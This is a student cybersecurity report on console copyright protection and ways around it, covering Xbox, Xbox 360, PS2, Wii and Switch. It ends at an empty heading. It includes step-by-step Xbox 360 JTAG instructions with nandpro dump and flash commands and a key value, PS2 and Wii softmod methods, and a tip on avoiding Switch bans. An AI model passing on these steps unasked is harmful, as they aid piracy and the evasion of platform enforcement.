Gaming Console Project

by

Christian Fløystad

Mikael Bauge Hansen

Jorund Sandnes

Kristoffer Svendsen

Pål Karlsen

Ola Grytting

Aksel Trøan

Katrine Gislefoss

IKT 207

Cybersecurity

Guided by

Sigurd Brinch
Faculty for Information and Communications Technology

University in Agder

Grimstad, September 2020

Foreword

This project is the last assignment in the subject IKT207. We chose the subject ourselves, the only criteria were that the subject had to be related to information security. We believe that the subject we choose is relevant to information security, also that we could have fun learning and writing about it.

For help we researched a lot, and watched Youtube-videos. Most of our sources comes from the US, and therefore some of the laws could be different from country to country.

Prior to this project we wrote a project proposal that we delivered on the 30th of October. On this proposal we wrote what we hoped we would be able to deliver in this project. However, this gave us 3 weeks to be able to finish the project, and with many other assignments to do and exams to study for, we ended up with a lot less time then what we expected.

We have not been able to go in depth as far as we wanted to, because of the limited time, and it took a lot of time to research the information we needed. This is why the report is not up to the standard we would have wanted, but we are happy with what we were able to do with the time we had. On the project proposal we wrote that we wanted to physically crack or hack one of our own consoles. Because of the limited time we did not get the opportunity to do so.

20th of November 2020

Authors:

Christian Fløystad
Mikael Bauge Hansen
Jorund Sandnes
Kristoffer Svendsen
Pål Karlsen
Ola Grytting
Aksel Trøan
Katrine Gislefoss

Contents

List of Figures

1 Introduction

In today's world of technology everyone has ideas and original works. All of these ideas and works that everyone does, like books, pictures and movies are properties of the creator. It is hard to keep properties safe from being stolen, this is why we have specific rules to keep creative works safe.

There are different restrictions that will try to make you not be able to crack gaming consoles, and laws against doing so. In this report we will take a little look at what these restrictions are, and see if we can give some detail into how to circumvent these restrictions.

It is important to be careful when dealing with laws, when we bypass these restrictions, it is technically breaking the law. However since we are using this for educational purposes, and we have not physically hacked or cracked any gaming consoles, we have not done anything to break the law. When cracking a gaming console, be aware that you should never download cracked games that you do not already own, same goes for emulators.

We have tried to cover information about some of the most common gaming consoles. That includes Playstation 2, Playstation 4, Xbox Original, Xbox 360, Nintendo Wii and Nintendo Switch. It was also important for us to write about the copyright protection involving consoles and physical vs hardware modding.

2 Copyright protection

Copyright protection is a law that protects the original work that someone has created. This is some kind of intellectual property (IP), that the creator has a right to have as their own. There are certain rules to what the copyright protection law actually protects from being ”stolen”, and it can be complicated to understand sometimes. Things that the law does not protect is: facts, ideas, systems or methods of operation. The complicated part of the law is that these things can be protected by the law in the way they are expressed. The work does not have to be published for the copyright protection to have effect [1].

When you publish a game or an idea that you want to have protected from copyrighting, it can be smart to, at least in the US, to register the work with the US copyright office. This way you have the work registered, and you can prove that the work is protected with copyright protection if anyone would try to copy it, or ”steal” content from it [2].

Further down in this text, the sections concerning specific consoles, will go into the copyright protection in the different gaming consoles we have looked into. We will also look into how you can circumvent your way into the console.

2.1 Circumventing Copyright

To be able to hack or crack a gaming console there will be a few things stopping you from doing so. The physical barrier that will stop you is the DRM, this is a method or software that will try to stop you from getting any content for the product. If you decide to circumvent these controls then there is a DMCA law that will mean that you break the law in doing so [3].

DRM
All original works are protected with copyright protection law, but that does not stop people from copying or breaking into the products. To make it harder for people to hack or crack into digital media products, we have copyright controls digital rights management. This is a method or approach that is designed to make it harder, or impossible for people to steal the digital content in the device you might own [4].

DMCA
The Digital Millennium Copyright Act is a law that was enacted in the US in 1998. This was an updated version of the copyright laws, that was made to protect the intellectual property of creators [5].

2.2 Video games

When talking about gaming consoles, it is natural to also talk about video games. In video games there are a few things that the copyright protection can actually protect and cover:

- The specific art choices
- The characters in the game
- Parts of the code that goes into the making of the game
- The original music or audio
- The specifics that forms the story of the game
- The finished game

There can always be exceptions to these things. If someone has stolen something and the creator of the work wants justice for it, then it is taken up in a court, where a judge will decide who ”wins” the case. Like the case with Donkey Kong and King Kong, where Universal studios sued Nintendo for the use of the character Donkey Kong, that reassembled their character King Kong, but Nintendo ended up winning the case [2].

3 Specific console copyright protection, how it works and how to bypass

3.1 Microsoft Xbox Original

Due to the original Xbox's similar hardware and architecture to a personal computer and it running a heavily modified version of Windows [6] many of the ways to circumvent the copyright protection involves overwriting the console's BIOS. Various techniques for overwriting the Xbox's operating system and bypassing its copyright protection was found throughout its lifespan.

When the Xbox was released several hurdles was encountered when trying to breach the console's security. The initial efforts to use the Pentium III's documented process of executing from a set address [7] (0xFFFF.FFF0) to gather information about the Xbox's boot process and obtain the RC-4 key was fruitless as only garbage code was found in the Flash ROM at this address. A researcher named Huang discovered the real boot code on the MCPX [8] (the Xbox's southbridge chip), which would hide itself after executing. Since the ROM containing boot code proved itself difficult to extract, Huang's solution became to eavesdrop on the HyperTransport. After acquiring the RC-4 key Huang published it as part of his research, giving researchers and enthusiasts access to the console's kernel and its first security layer [7]. Once this was released hackers could modify the kernel to bypass the Xbox's RSA signature check to verify a game's authenticity before running it or overhaul the operating system completely.

Once researchers and enthusiasts got access the Xbox's kernel, they began developing exploits, operating systems and software for it. Most of these early modifications of the Xbox required for the console to be disassembled and tinkering with the hardware, voiding the warranty and possibly damaging it. While softmods has the benefit of low risk with regards of damaging the hardware, and little technical knowledge needed from the user, a hardmodded system can easier have components such as the HDD or disc drive replaced. It is also more resilient against runtime errors and software crashes resulting in persistent damage to the BIOS [9].

Huang's and his peer's work and publishing of the RC-4 key quickly resulted in modchips becoming available for the Xbox [7]. By hardmodding the Xbox with a modchip could bypass security features such as region coded games and copy protection. These modchips came in four generation, as newer models of the Xbox often had many of their vulnerabilities fixed. The newer modchips also became increasingly more user-friendly (with the 1. Gen modchip requiring soldering of about 30 wires, while 3. and 4. Gen only needing one) and feature rich. This improvement came from the discovery that if the flash chip was missing, the Xbox would try to read from ROM chip connected to the LPC bus [6]. This reserve ROM chip is non-existing on consumer Xboxes, but the LPC bus and code to boot from it in case of a missing flash chip was still present. By grounding the data line D0 and connecting a modchip to the southbridge LPC the Xbox will execute the content present on the modchip [8] [6]

One of the simpler ways of softmodding the Xbox works by causing a buffer overflow with a corrupt save file [10]. This method only works with certain games vulnerable to this sort of exploit, among them titles such as 'Splinter Cell' and '007: Agent Under Fire'. A female USB to Xbox adapter and a USB or an Original Xbox memory card is needed in addition to the exploitable game. The USB needs to be loaded with a corrupted save file for the chosen game and the payload the user wishes to access the Xbox. The payload can include a new operating system to be installed or one of the community made softmod tools (Rocky5's comprehensive tool [11] for this task it seems to be the most recommended by the Xbox modding community). After transferring the files from the USB to the Xbox's own hard disk using the native interface and methods the console is rebooted with the game inserted. How to install the payload depends on the chosen game but using 'Splinter Cell' and a Linux install as an example, a profile named 'Linux' becomes an option when starting a game [10]. Accessing this profile and continue to 'Check Points' will cause the error and load into the Linux installer, from which one can go through the installation process for Linux. Games vulnerable to this exploit were mainly attacked through their save/load functions, with the attacker's code reaching outside of the games allocated memory with buffer overflow attacks.

3.2 Microsoft Xbox 360

The Microsoft Xbox 360 is the second generation of Xboxes and was one of the most popular gaming consoles on the market at the time. Xbox games does not work on Windows machines. The games produced for the Xbox 360 is in DVD format and therefore need to be protected against DVD burning. The DVD's are dual-layered and can contain up to 8.5 GB each. The way Microsoft has chosen to protect their games are in form of security sectors. These security sectors are small areas located somewhere on the disk and contain the license. This is done to prevent copying the game data. To make it even harder, Microsoft place these sectors in a unique way so the Xbox 360 console and Microsoft is the only ones that can read it [12]. In other words, the sectors work as a public/private key pair, where the console have the private key and the games have the public key. Simply put, if you would try to use a DVD burner then these sectors would not be read and therefore not work. To bypass these sectors, you can use a mod chip or use a video game copy software. The chip option is tricky because if you do not know what you are doing, you may easily end up ruining the entire gaming system [12]

However, two of the most common ways is through joined test action group (JTAG) or reset glitch hack (RGH). By performing either the JTAG technique or the RGH, you can play games without the cd being in the Xbox console's DVD drive, run emulators, modify games for your liking and multi region gameplay [13]. Whether you have applied JTAG or RGH, there is no difference once the process is complete. A JTAG Xbox 360 and a RGH Xbox 360 are the same console, just different approaches to get there. Reset glitch hack (RGH) is a method that provokes a "glitch" during the reboot session, but we will look into JTAG.

JTAG stands for Joined Test Action Group and is commonly used to directly speak with the microchips on a motherboard. By communicating to the chips, you can run unsigned code to do whatever you want. However, the version must be 2.0.7371.0 or lower. If it is higher than that version, hacking through JTAG would not work as these versions did not have any form for protection against JTAG-ing the console. The reason that the version is so important is that in later versions Microsoft added the protection against JTAG and it is therefore impossible. If the version is higher than 7371 the only hack that would be possible is the reset glitch hack (RGH). On the Xbox 360, you can check the version by going to 'console settings' and go to 'system info'. We will follow this guide for the JTAG process, which installs 'Homebrew' [14]. According to this site the parts needed to set it up the JTAG process is:

- Soldering iron
- Solder
- Computer with LPT port
- One 25 pin d-sub connector
- Digikey # 22FE-ND
- Digikey # AE9863-ND
- 3x 330 Ohm resistors
- Digikey # P330BBCT-ND
- 1x 1n4148 switching diode

Figure 1: Xbox 360 JTAG soldering, from [14]

Figure [1] will show what needs to be done. When soldering, all you have to do is connect the matching dots on figure 1 with wires but try to avoid solder pin 11 and 18. Onward to dumping Nand. According to the guide, we need to download nandpro and install port95.nt.exe. The next step is to plug the Xbox 360 in, but not turning the power on. Then plug the lpt cable in. The next steps is to open a command line and change directory to the nandpro folder, write "nandpro lpt:-r16 nand.bin". This flashdump should take an estimate of 35 minutes. When it is done, run almost the same command, just with "...nand2.bin" this time.

The next process is to check if it is possible to exploit. This is done by opening up "degraded" from the file pack, go to settings and change the input of 1BL Key to "DD88AD0C9ED669E7B56794FB68563EFA" and tick the "Valid" box. In addition to this you want to set the input of "File System Start" to 39. In the nand dump, you need to locate the CB version, as shown on the right side of Figure [2]. We assume we would have the Xenon motherboard. If the version matches any of the following versions, then we can procede; 888, 1902, 1903, 1920, 1921 or 8192. Another way of checking if it is possible, is to check if CD = 8453. If it is, then it is not possible.




Figure 2: Xbox 360 JTAG checking if exploitable, from [14]

The next step is to extract the keyvault, as well as injecting and flashing XBR. You need to find the suitable XBR based on the motherboard and to make things a lot easier, rename the file to ”xbr.bin”. Again, we open up a command line and navigate to the nandpro folder. Here we need to write the following commands:

- ’nandpro nand.bin: -r16 kv.bin 1 1’
- ’nandpro nand.bin: -r16 config.bin 3de 2’
- ’nandpro xbr.bin: -w16 kv.bin 1 1’
- ’nandpro xbr.bin: -w16 config.bin 3de 2’

When that is done, we need to flash it and that is done by the command ”nandpro lpt: -w16 xbr.bin”. It is now time to put the game console back together and boot it with an ejected DVD drive. If done correctly, a blue screen should appear and rapidly go through a lot. We are looking for ”CPU fuses”, more specifically, fuse set 3 and 5 or 4 and 6. These is our CPU key and it should have the length of 32 characters.

This is a video which shows how to do it: [15]

3.3 Sony PlayStation 2

The Sony PlayStation 2 the most-selling console to this day[16]. Can we bypass the copyright protection on this popular console? Sony did some mistakes when they designed the first versions of the PS2 and we will exploit these vulnerabilities.

First we need to understand how the copyright protection works. Let's start with what they did wrong on the PlayStation 1. The original disk will have a watermark that will be checked as soon as it starts spinning. We can not burn a copy of the watermark because the watermark is stores on a wooble groove. We can not replicate a wooble groove.




Figure 3: Watermark PlayStation 1, adapted from[17]

Since we can not copy the watermark, we have to come up with a different solution. The way we can bypass the copyright protection on the PS1 is that the disc tray only has one sensor. That means we can put a finger on the sensor and the system thinks the tray is closed. So we start the system with the disk that has a watermark and after the watermarks has been read, we quickly change to a copied disc.

This is not the case for the PS2, Sony have learned from their mistakes. The PS2 have three sensors that check if the tray is closed. There is a way to bypass this but we will take a look at that later in the document.

Watermarking PlayStation 2
While a game is booting on the PS2, we see a opening screen. This screen is stored on the disk. This screen is encrypted on the first 16 sectors on the disk. We have the same problem on the disk on the PS2 where we can not copy the watermark. The key to decrypting the logo lies in the watermark. We must also use the product key of the product to decrypt the logo. This product key is scattered in the game data on the disk. So we quickly see that security has increased significantly. However it is still possible to bypass this[17].




Figure 4: Watermark PlayStation 2, adapted from[17]

MechaCon

One of the most important chips in the PS2 is Mechacon. This chip controls the disks being read. All original games on PS2 have a media flag setting that is DVD-ROM. So when the chip reads that the disc has a media flag on the DVD-ROM, the game will boot. When copying a game, the copied disc will have a media flag DVD + R. Then the chip will say that it will not boot. This can be bypassed by routing two wires between a modchip of Mechacon that hardwire the media bit DVD-ROM. Then it will be able to boot copied games. Performing this bypass is not very easy so we will look away from this method but this was one of the first methods that became known[17].





Figure 5: Modchip for PlayStation 2, adapted from [18]

Swap Magic
This method required two items and it works for the fat and slim version of the PS2. We need a method of opening the disc tray without the system knowing and a disc that trick the watermark check system. So the idea is to start the system with this disc that tricks the watermark check system and further that we can change disc without the system knowing. We are going to see on how we do this on the slim version.

We need to buy the swap magic disc[19] and disc tray modification[20] .



(a) The swap magic disc[19]

(b) Custom disc tray[20]

Figure 6: These are the products we need

There are three sensor in the original disc tray, that is why we need a custom built disc tray unlike the PS1 that only had one sensor.




Figure 7: Three disc tray sensor for PlayStation 2, adapted from [17]

So when we have installed the custom disc tray we will be able to change disc without triggering one of the three sensors. Place the magic disc and boot the system. Then we will see a screen that asks us to load disc. We change the disc to the disc that has the copy of the game. Then we press load disc and the game will load up.

FreeMcBoot
The most common way to modify and bypass copy right protection is by using FreeMcBoot and this works for the fat and slim version . FreeMcBoot is an exploit that is installed on a memory card. You can buy a memory card that comes pre-installed with this on the card. Or you can physically modify the PS2 so that the PS2 reads the disk prepared to install FreeMcBoot to the memory card. This is considerable harder than just buying a pre-installed memory card. So what can it do? This memory card allows us to run copied versions of games. FreeMcBoot also offers upscaling of graphics to 480p and sometimes up to 1080p, run homebrew, manipulate save games, running emulators and lots more[21]. If one does not want to run FreeMcBoot longer then just pull out the memory card and restart the system then the PS2 is a stock.
But how does is work? So when the PS2 first was released, Sony originally wanted the system to be upgradable with the help of a memory card. So what one would do is to insert a official Sony update disc, and the disc would install the update on the memory card. Sony eventually scraps this idea because it was so easy to degrade ones system, all one needed to is to remove the memory card. However, Sony did not remove this feature, not even on the slim version. FreeMcBoot exploits this vulnerability. After the third quarter of 2008 Sony started selling models called SCPH-9000X and these was patched for this vulnerability.

Installation FreeMcBoot
We start with buying a memorycard with FreeMcBoot installed on the card.




Figure 8: Buying FreeMcBoot memory card from `https://freemcboot.net/product.php?id=1`

Stick the modded memory card in the PS2 and boot up the system.Then we will get a bootscreen that will look like this:

Figure 9: FreeMcBoot Bootscreen, adapted from[17]

From this menu we can successfully run copied discs, run homebrew, browse files, modify save game files and more.

We can see it is easy to bypass the copyright protection for the PS2 if you do not have one of the SCPH-9000X models.

3.4 Nintendo Wii

The Nintendo Wii's security was regarded very good in its early days. This is no longer the case and numerous exploits to bypass the copyright protection has been found. The main reason for the Wii's security failure, came from it's built-in "gamecube mode". This mode allowed gamecube games to be played on the Nintendo Wii.




Figure 10: Wii entering gamecube mode [22]

To understand why the gamecube mode broke the security of the Wii, we must first dive a little into it's hardware. The CPU used was a PowerPC-based broadway processor and the GPU was a ATI Hollywood. Both based on a 90nm node (modern CPUs today are using a 7nm node). The Wii had 88MB total system RAM, where 64MB of this was external GDDR3. Inside the GPU-chip, there was an additional ARM-chip which was responsible for security features as well as input and output operations. The chip also housed a per-console master key, which was burned into the "One Time Programmable Read-Only-Memory" [22].




Figure 11: Wii motherboard with explanation [23]

When inserting a regular Wii disc, the console would boot and recognize the disc as a wii disc and continue the regular boot-process. If a Gamecube disc was inserted, the console would first boot into Wii-mode before realizing the disc is a Gamecube disc. It would then reboot into Gamecube-sandboxmode which would limit the hardware available. Only the first 16MB of GDDR3 RAM was available, SD-card capability was disabled as well as the Wii-remote functionality, bluetooth and wifi. The complete Wii operating system (IOS) was also disabled. A group known as "Team Tweezers" realized that the memory used, was standard GDDR3 RAM with address and data lines. They found that if some of the lines that

should have voltage set to low, were set to high; the 48MB of disabled RAM would become exposed. After They figured this out, they built a custom memorydumping hardware that took advantage of the gamecube's control-port circuit. When they shorted different pins and setting different low-lines to high: They were able to shift the currently used 16MB chunk of RAM throughout the entire memory-space. After they examined the dumpfiles, they found that the disabled 48MB chunk of memory was not cleared out and still contained IOS code. When reconstructing the IOS code, they found that many of the global and per-console codes that were hidden in the ARM-chip. Among them were codes used to decrypt games. However this did not immediately make it possible to run custom/pirated software due to Nintendo's use of code signing. The use of code signing involved use of RSA-1 signature checked against a SHA-1 hash-function. This implementation was flawed, and made it easy to create a fake signature. Team Tweezers still had one problem left to solve: Install the falsely signed code on to the Wii. They figered out a save-game exploit in the game Legend of Zelda: Twilight Princess. These save-game files were protected by a signature generated from the console-specific key. Since these keys have been obtained through memorydumping, the save files could be altered and re-signed: Enabling the user to load custom launchers and and "Homebrew"[22] . Homebrew refers to the ability to load custom software and emulators onto the console, which is not authorized by Nintendo [24]. The save-game glitch from Twilight Princess has been patched, and is no longer working today. Today however: Simpler ways of installing Homebrew exists.

Figure 12: Homebrew menu [25]

Today, all you have to do to install Homebrew software, is find your MAC address in the Wii settings menu. Go to your desired softmod (software modification) website and paste your MAC address. In this example I will use Letterbomb. This will provide you with a folder containing everything you need to create a "Homebrew channel" in the Wii main menu. The website requires you to enter your MAC address, because it extracts you per-console key that is required to re-sign the software that will be installed. When the software has been successfully installed, you can use your Nintendo Wii more or less without restrictions: Use it as a DVD-player which is not possible by default, load emulators, load pirated games etc [25]. It should be noted that bypassing copyright protections and similar restrictions is not authorized by Nintendo and could void you warranty which is stated in the EULA which you accept when you create your account [26]. Pirating or emulating games you do not already own is prohibited by law.

3.5 Nintendo Switch

The Nintendo Switch is the newest family member of consoles for Nintendo, but that does not mean that hackers have had a problem trying to exploit the console. Cracking is more like jailbreaking an iPhone if anything else. You install a custom firmware that removes the original operating system and manufacturer restrictions. This is done with something called "Homebrew". It will alter the operating system and make it so the person cracking the device can play games that are in most cases illegal, or emulate older gaming console games[27].

Consequences
The thing about cracking is that it can sometimes be very inconvenient and have a lot of consequences. We live in the golden age of everything tech related. What this means for companies like Nintendo is that you can not avoid people trying to break the tech in different ways. To counteract this, Nintendo has put out there that if anyone where to crack the Switch, there would be consequences. If detected, the person downloading this custom firmware has a chance to get permanently banned from their online services. This can either be hardware ban or account-level ban. Account-level ban only bans the account, meanwhile hardware ban means that the Switch itself will be locked out of online servers. It is worth noting that before cracking the device it is smart to delete all mentions of an account to be sure not to get banned[27].

Exploitation
